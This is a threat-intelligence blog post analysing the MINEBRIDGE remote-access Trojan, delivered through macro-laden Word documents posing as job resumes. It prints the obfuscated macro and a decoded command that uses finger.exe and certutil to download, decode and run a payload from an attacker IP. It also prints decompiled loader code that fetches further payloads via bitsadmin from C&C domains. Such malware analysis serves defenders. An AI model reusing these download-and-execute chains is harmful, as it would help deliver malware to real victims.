MINEBRIDGE Remote-access Trojan (RAT) 2021 | Zscaler Blog

By Sudeep Singh, Sahil Antil

Published: 2021-02-23 · Archived: 2026-04-02 12:02:17 UTC

Introduction

In Jan 2021, Zscaler ThreatLabZ discovered new instances of the MINEBRIDGE remote-access Trojan (RAT) embedded in macro-based Word document files crafted to look like valid job resumes (CVs). Such lures are often used as social engineering schemes by threat actors.

MINEBRIDGE buries itself into the vulnerable remote desktop software TeamViewer, enabling the threat actor to take a wide array of remote follow-on actions such as spying on users or deploying additional malware.

We have recently observed other instances of threat actors targeting security researchers with social engineering techniques. While the threat actor we discuss in this blog is not the same, the use of social engineering tactics targeting security teams appears to be on an upward trend.

We also observed a few changes in the tactics, techniques, and procedures (TTPs) of the threat actor since the last instance of MINEBRIDGE RAT was observed in March 2020. In this blog, we provide insights into the changes in TTPs, threat attribution, command-and-control (C&C) infrastructure, and a technical analysis of the attack flow.

Threat attribution

This attack was likely carried out by TA505, a financially motivated threat group that has been active since at least 2014. TA505 has been previously linked to very similar attacks using MINEBRIDGE RAT. The job resume theme and C&C infrastructure used in this new instance is consistent and in line with these former attacks. Due to the low volume of samples we identified for this new attack, we attribute it to the same threat actor with a moderate confidence level.

Attack flow

Figure 1 below details the attack flow.




Figure 1: Attack flow

Macro technical analysis

For the purpose of technical analysis of the attack flow, we will look at the macro-based Word document with the MD5 hash: f95643710018c437754b8a11cc943348

When the Word document is opened and the macros are enabled, it displays the message: “File successfully converted from PDF” for social engineering purposes.

This message is followed by displaying the decoy document as shown below. Figure 2 shows the contents of the decoy document which resemble a job resume (CV) of a threat intelligence analyst.

Marisa Solberg

219 Wood Ave, Staten Island, NY, Email:solbergmarisa3@gmail.com

Experience

Senior Threat Intelligence & Innovation Analyst

03/2016 – present

- Brings a professional network of industry and government relationships
- Manage relationships and collaborate with key threat intelligence vendors to produce analysis on internal investigative/incident data and external reporting
- Liaison with a broad network of public/private sector partners on threat intelligence issues and identify industry trends and threats
- Engage internal and external stakeholders to identify strategic intelligence gaps across CSIS and develop innovative solutions to close identified gaps
- Develop procedures and processes to standardize, industrialize, and enhance intelligence production
- Senior GIA Threat Intelligence Analyst functioning as a subject matter expert across cyber, fraud, and security threat streams and delivering all-source intelligence solutions
- Demonstrated examples of innovation or continuous improvement in risk, intelligence or corporate security and investigative services area





Figure 2: Decoy files using the CV of security researcher for social engineering purposes

The macro code uses basic string obfuscation as shown in Figure 3.




```
Set myImageC = ActiveDocument.Shapes("Picture 4")

myImageC.Delete
End Sub


Sub C()
Const SW_NORMAL = 12
ggvRmpPgxWhGqCp = "."
Dim lHmSIIhtyMylO As String
lHmSIIhtyMylO = "cmd kkk/C kkkexekkkfingerkkk%appdata%"
d = Split(lHmSIIhtyMylO, "kkk")
Dim merenge As String
Dim meranga As String
meranga = "172.iii.12iii.44iii.52"
merenge = "184zzz.164zzz.146zzz.102"
Dim arena As String
arena = "certutilooo -decode"
v = Split(arena, "ooo")
Z = Split(merenge, "zzz")
ZQINPBOzIZPXv = d(0) & d(1) & d(3) & " nc20@" & Z(0) & Z(1) & Z(2) & Z(3) & " > " & d(4) & "\vUCooUr >> " & d(4) & "\vUCooUr1 && certutil -decode " & d(4) & "\vUCooUr1
" & d(4) & "\vUCooUr." & d(2) & " &&" & d(0) & d(1) & "del " & d(4) & "\vUCooUr1 &&  " & d(4) & "\vUCooUr." & d(2)

Set jYxNdGCyht = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & ggvRmpPgxWhGqCp & "\root\cimv2")


Set IDHovFzyPy = jYxNdGCyht.Get("Win32_ProcessStartup")
Set JuJiDTGFhH = IDHovFzyPy.SpawnInstance_
JuJiDTGFhH.ShowWindow = SW_NORMAL
JuJiDTGFhH.PriorityClass = ABOVE_NORMAL


Set ovANidiNZNn = GetObject("winmgmts:Win32_Process")

Set CekJOKEciPuNd = ovANidiNZNn.Methods_("Cre" & "ate"). _
    InParameters.SpawnInstance_


CekJOKEciPuNd.CommandLine = ZQINPBOzIZPXv
```

Figure 3: Contents of the obfuscated macro

It constructs the following command line and then executes it using Windows Management Instrumentation (WMI).

Command line: cmd /C finger nc20@184.164.146.102 > %appdata%\vUCooUr >> %appdata%\vUCooUr1 && certutil -decode %appdata%\vUCooUr1 %appdata%\vUCooUr.exe &&cmd /C del %appdata%\vUCooUr1 && %appdata%\vUCooUr.exe

This command leverages the Windows utility finger.exe to download encoded content from the IP address: 184.164.146.102 and drops it in the %appdata% directory. The encoded content is decoded using the legitimate Windows utility certutil.exe and executed.

The usage of finger.exe to download the encoded content from the C&C server is one of the major TTP changes by this threat actor.

We see an increase in usage of living-off-the-land binaries (LOLBins) by the threat actor to download, decode, and execute the content in this new instance.

Stage 1: SFX archive

The content decoded using certutil.exe is a self-extracting archive (SFX) which we describe in this section of the blog.

MD5 hash of SFX archive: 73b7b416d3e5b1ed0aa49bda20f7729a

Contents of the SFX archive are shown in Figure 4. It spoofs a legitimate TeamViewer application.

Name	Date modified	Type	Size
defrender.exe	9/17/2018 3:47 PM	Application	26,630 KB
msi.dll	5/26/2020 5:06 PM	Application extens...	362 KB
TeamViewer_Desktop.exe	9/17/2018 3:47 PM	Application	7,317 KB
TeamViewer_Resource_en.dll	9/17/2018 3:47 PM	Application extens...	712 KB
TeamViewer_StaticRes.dll	9/17/2018 3:47 PM	Application extens...	1,412 KB
Updater Libraries.doc	2/6/2008 1:46 AM	Microsoft Word 97...	122 KB
UpdaterCompressionMechanism.doc	2/6/2008 1:46 AM	Microsoft Word 97...	40 KB
UpdaterFAQ.doc	2/6/2008 1:46 AM	Microsoft Word 97...	104 KB
UpdaterIndexDescription.doc	2/6/2008 1:46 AM	Microsoft Word 97...	101 KB
UpdaterProjects.doc	2/6/2008 1:46 AM	Microsoft Word 97...	52 KB
Workarounds for updating problems fro...	2/6/2008 1:46 AM	Microsoft Word 97...	26 KB

Figure 4: Contents of the SFX archive

Upon execution, this SFX archive drops the legitimate TeamViewer binaries, a few DLLs and some document files.

Execution flow starts with the binary called defrender.exe, which is masked to appear as a Windows Defender binary.

Stage 2 – DLL Side Loading

The dropped binary defrender.exe is a legitimate TeamViewer application version 11.2.2150.0 which is vulnerable to DLL side loading. Upon execution, it loads the msi.dll binary present in the same directory. The msi.dll is the file that performs further malicious activity in the system.

Next, MSI.dll unpacks a shellcode and executes it. The part of code responsible for shellcode unpacking and execution is shown in Figure 5.

```
36  ShellcodeAllocatedMemory = (void (__cdecl *)(_DWORD))AllocateShellcodeMemory(0xBF4u);

42  for ( l = 0; l < 0xBF4; ++l )
43  {
44    *((_BYTE *)ShellcodeAllocatedMemory + l) = ExtractEncodedShellcode_FromAddr_10064658[l];
45  }

50  DecodeShellcode(ShellcodeAllocatedMemory, ShellcodeSize, 0x2F14);
51  ShellcodeArgument[0] = dword_1000E008;
52  ShellcodeArgument[1] = (int)GetModuleHandleW(L"kernel32");

58  ShellcodeArgument[2] = (int)&unk_10065250;
59  ShellcodeArgument[3] = 263280;
60  v19 = 63284;
61  sub_100012F0(63284);
62  ShellcodeArgument[4] = EncodedFileAddress;
63  ShellcodeArgument[5] = dword_10064650;
64  ShellcodeArgument[6] = dword_1000E010;
65  ShellcodeArgument[7] = dword_1000E00C;
66  ShellcodeArgument[8] = dword_1000E000;
67  ShellcodeArgument[9] = dword_1000E004;
68  v23 = -200886306;
69  v8 = &v23;
70  v24[1] = 24482;
71  ShellcodeAllocatedMemory(ShellcodeArgument);

Extract Shellcode
Execute Shellcode
```

Figure 5: Shellcode unpacking and execution

The shellcode further unpacks another DLL with MD5 hash: 59876020bb9b99e9de93f1dd2b14c7e7 from a hardcoded offset, maps it into the memory, and finally transfers the code execution to its entry point. The unpacked DLL is a UPX-packed binary of MINEBRIDGE RAT.

Stage 3: MINEBRIDGE RAT DLL

On unpacking the UPX layer we get the main MINEBRIDGE RAT DLL with MD5 hash: 23edc18075533a4bb79b7c4ef71ff314.

Execution checks

At the very beginning, MINEBRIDGE RAT confirms that the DLL is not executed either via *regsvr32.exe* or *rundll32.exe*.

Then it checks the command-line argument and perform the following operations:

1. If the command-line argument is __RESTART__ then sleep for 5 seconds and perform the operations which are described further.
2. If the command-line argument is __START__ then it starts a BITS job to download a zip file-based payload and perform the operations which are described further.

Figure 6 shows the relevant command line checks performed by MINEBRIDGE RAT.

```
33  if ( lstrcmpiW(ExecModuleName, L"regsvr32.exe") )
34  {
35    if ( lstrcmpiW(ExecModuleName, L"rundll32.exe") )
36    {
37      CommandLineArg = GetCommandLineW();
38      NumberOfArgs = 0;
39      CommandLineArgArray = CommandLineToArgvW(CommandLineArg, &NumberOfArgs);
40      if ( NumberOfArgs > 1 )
41      {
42        if ( !lstrcmpiW(CommandLineArgArray[1], L"_RESTART_") )
43        {
44          Sleep(5000u);
45        }
46        if ( !lstrcmpiW(CommandLineArgArray[1], L"_START_") )
47        {
48          StartBitsJob((int)&savedregs, (int)CurrentModuleHandle, (int)lstrcmpiW);
49        }
```

Figure 6: Module name and command-line argument check/

BITS Job download

The BITS job downloads a zip file by selecting a random C&C domain from the hardcoded list inside the DLL using path *"/~4387gfoyusfh_gut/~3fog467wugrgfgd43r9.bin"*. The downloaded DLL is dropped to a hardcoded filename *"~f834ygf8yrubgfy4sd23.bin"* in the *%temp%* directory. When the download is completed, the zip file is extracted to *"%ProgramData%\VolumeDrive\"*,

Figure 7 shows the relevant code section responsible for using bitsadmin to download the payload.

```
GetTempPathW(0x208u, PathToTempDir);
lstrcpyW(DownloadedFilePathName, PathToTempDir);
lstrcatW(DownloadedFilePathName, L"~f834ygf8yrubgfy4sd23.bin");

    RandomDomainIndex = rand() % 9;
    SelectedDomainLength = lstrlenA((&C2DomainsArray)[RandomDomainIndex]);
    SelectedDomainName = sub_1000F5FD((2 * SelectedDomainLength) >> 31 != 0 ? -1 : 4 * SelectedDomainLength);
    MultiByteToWideChar(0, 1u, (&C2DomainsArray)[RandomDomainIndex], -1, SelectedDomainName, SelectedDomainLength);
    SelectedDomainName[SelectedDomainLength] = 0;
    lstrcpyW(DownloadUrl, L"https://");
    lstrcatW(DownloadUrl, SelectedDomainName);
    lstrcatW(DownloadUrl, L"/~4387gfoyusfh_gut/~3fog467wugrgfgd43r9.bin");
    wsprintfW(
      BitsadminArguments,
      L"/transfer myDownloadJob /download /priority normal %s %s",
      DownloadUrl,
      DownloadedFilePathName,
      a2,
      a3);

    memset(BitsaminStr, 0, sizeof(BitsaminStr));
    lstrcpyW(&BitsaminStr[1], L"bitsadmin.exe");
    BitsaminStr[0] = 34;
    lstrcatW(BitsaminStr, L"\" ");
    lstrcatW(BitsaminStr, BitsadminArguments);
    CreateProcessW(0, BitsaminStr, 0, 0, 0, 0, 0, 0, &v14, &v13);
    WaitForSingleObject(v13.hProcess, 0xFFFFFFFF);
    CloseHandle(v13.hThread);
    CloseHandle(v13.hProcess);
    DownloadedFileHandle = CreateFileW(DownloadedFilePathName, 0x80000000, 0, 0, 3u, 0x80u, 0);
  }
  while ( !DownloadedFileHandle );

CloseHandle(DownloadedFileHandle);
Shell32Handle = GetModuleHandleW(L"shell32");
SHGetSpecialFolderPathW = GetProcAddress(Shell32Handle, "SHGetSpecialFolderPathW");
(SHGetSpecialFolderPathW)(0, PathToProgramData, 35, 0);
lstrcatW(PathToProgramData, L"\\VolumeDrive\\");
ExtractDownloadedFile(DownloadedFilePathName, PathToProgramData);
DeleteFileW(DownloadedFilePathName);
```

Figure 7: BITS job to download the payload file and extract it to %ProgramData%\VolumeDrive

After performing the above-mentioned checks, it loads the legitimate MSI.dll from *%System32%* directory to initialize its own Export Address Table. This is done to prevent application crashes when any of the export functions are called. It then generates the BOT_ID after doing some computations with VolumeSerialNumber.

```
        wsprintfW(ModulePathName, L"%s%s", System32Path, L"msi.dll");
        hModule = LoadLibraryW(ModulePathName);
        LoadOriginalDllExports();

        GetVolumeInformationA(RootPathName, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
        v13 = 6125472 * VolumeSerialNumber + 1266423;
        VolumeSerialNumber = 647135232 * v13 + 29866583;
        wsprintfA(BOT_ID, "%06lX-%04lX-%04lX-%06lX", v13, (30624 * v13 + 21239) / 5u, (9216 * v13 - 425), 87 * v13);
```

Figure 8: Export address table initialization and BOT_ID generation

API Hooking

MINEBRIDGE RAT then uses the mHook module to hook the following APIs, intercepting function calls in order to avoid accidental exposure of malicious code execution to the user:

- MessageBoxA
- MessageBoxW
- SetWindowTextW
- IsWindowVisible
- DialogBoxParamW
- ShowWindow
- RegisterClassExW

- **CreateWindowExW**
- CreateDialogParamW
- Shell_NotifyIconW
- **ShellExecuteExW**
- GetAdaptersInfo
- RegCreateKeyExW
- SetCurrentDirectoryW
- CreateMutexW
- CreateMutexA
- CreateFileW
- **GetVolumeInformationW**

Since the last observed instance of this attack in 2020, a few more APIs have been added to the hook list which are highlighted in bold above -- but interestingly, the project path leaked by the mHook module remains unchanged.

C:\users\maximys\desktop\eric_guft@jabbeer.com\mhook_lib\mhook_lib\disasm-lib\disasm.c

Finally, if all the APIs are hooked successfully, MINEBRIDGE RAT creates three threads in a sequence that perform the following tasks:

1. First thread is responsible for C&C communication and achieving persistence.

2. Second thread gathers when the last input was retrieved to check system idle status.

3. Third thread kills the ShowNotificationDialog process regularly to avoid any notification popups.

```
72      if ( HookAPIs() != 1 )
73      {
74        ExitProcess(0);
75      }
76      CreateThread(0, 0, StartC2CommAndCreatePersistence, 0, 0, 0);
77      CreateThread(0, 0, GatherLastInputInfo, 0, 0, 0);
78      CreateThread(0, 0, KillShowNotificationDialogProcess, 0, 0, 0);
```

Figure 9: Hooks APIs and creates threads

Persistence

For persistence, MINEBRIDGE RAT creates a LNK file with the name “Windows Logon.lnk” in the startup directory. The LNK file points to the currently executing binary with icon same as “*wlrmdr.exe*” and description as “Windows Logon”.




Figure 10: LNK file properties showing target path and Icon source

C&C communication

MINEBRIDGE RAT supports the following C&C commands:

- drun_command
- rundll_command
- update_command
- restart_command
- terminate_command
- kill_command
- poweroff_command

- reboot_command
- Setinterval_command

At the time of analysis, we didn't receive any active response from the C2 server. However, based on the code flow, the communication mechanism seems to be the same as previously reported attack instances. Detailed analysis of C2 communication

[can be found in this report]

.

Alternate attack flow

The MINEBRIDGE RAT DLL also has the support to be executed via *regsvr32.exe*. The malicious code is present inside the DllRegisterServer export. When executed via *regsvr32.exe* or *rundll32.exe*, the DllMain routine won't perform any actions but *regsvr32.exe* also calls DllRegisterServer export implicitly and, hence, the malicious code inside DllRegisterServer export gets executed.

Interestingly, the check at the very beginning of the code inside DllRegisterServer export verifies that the process name is *regsvr32.exe* and only then executes the code further.

We didn't see this code path using *regsvr32.exe* trigger in the current attack instance but it fits with what has been reported in earlier instances from FireEye and the advisory report with a few changes in filenames and payload directory.

```
GetModuleFileNameW(0, Filename, 0x104u);
ExecProcessName = PathFindFileNameW(Filename);
if ( !lstrcmpiW(ExecProcessName, L"regsvr32.exe") )
{
  GetTempPathW(0x208u, Buffer);
  lstrcpyW(DownloadedFilePathName, Buffer);
  lstrcatW(DownloadedFilePathName, L"~t62btc7rbg763vbywgr6734.bin");
  RandomDomainIndex = rand() % 9;
  SelectedDomainLength = lstrlenA((&C2DomainsArray)[RandomDomainIndex]);
  SelectedDomainName = sub_1000F5FD((2 * SelectedDomainLength) >> 31 != 0 ? -1 : 4 * SelectedDomainLength);
  MultiByteToWideChar(0, 1u, (&C2DomainsArray)[RandomDomainIndex], -1, SelectedDomainName, SelectedDomainLength);
  SelectedDomainName[SelectedDomainLength] = 0;
  lstrcpyW(DownloadUrl, L"https://");
  StrCat = lstrcatW;
  lstrcatW(DownloadUrl, SelectedDomainName);
  lstrcatW(DownloadUrl, L"/~8f3g4yogufey8g7yfg/~dfb375y8ufg34gfyu.bin");
  while ( !DownloadPayload(DownloadUrl, DownloadedFilePathName) )
  {
    DeleteFileW(DownloadedFilePathName);
    v6 = _time64(0);
    srand(v6);
    v7 = rand() % 9;
    v8 = lstrlenA((&C2DomainsArray)[v7]);
    v9 = sub_1000F5FD((2 * v8) >> 31 != 0 ? -1 : 4 * v8);
    MultiByteToWideChar(0, 1u, (&C2DomainsArray)[v7], -1, v9, v8);
    v9[v8] = 0;
    lstrcpyW(DownloadUrl, L"https://");
    StrCat = lstrcatW;
    lstrcatW(DownloadUrl, v9);
    lstrcatW(DownloadUrl, L"/~8f3g4yogufey8g7yfg/~dfb375y8ufg34gfyu.bin");
  }
  v10 = GetModuleHandleW(L"shell32");
  SHGetSpecialFolderPathW = GetProcAddress(v10, "SHGetSpecialFolderPathW");
  (SHGetSpecialFolderPathW)(0);
  StrCat(PathToProgramData, L"\\VolumeDrive\\");
  CreateDirectoryW(PathToProgramData, 0);
  ExtractDownloadedFile(DownloadedFilePathName, PathToProgramData);
  GetModuleFileNameW(dword_1006B048, ExistingFileName, 0x208u);
  lstrcpyW(NewFileName, PathToProgramData);
  StrCat(NewFileName, L"msi.dll");
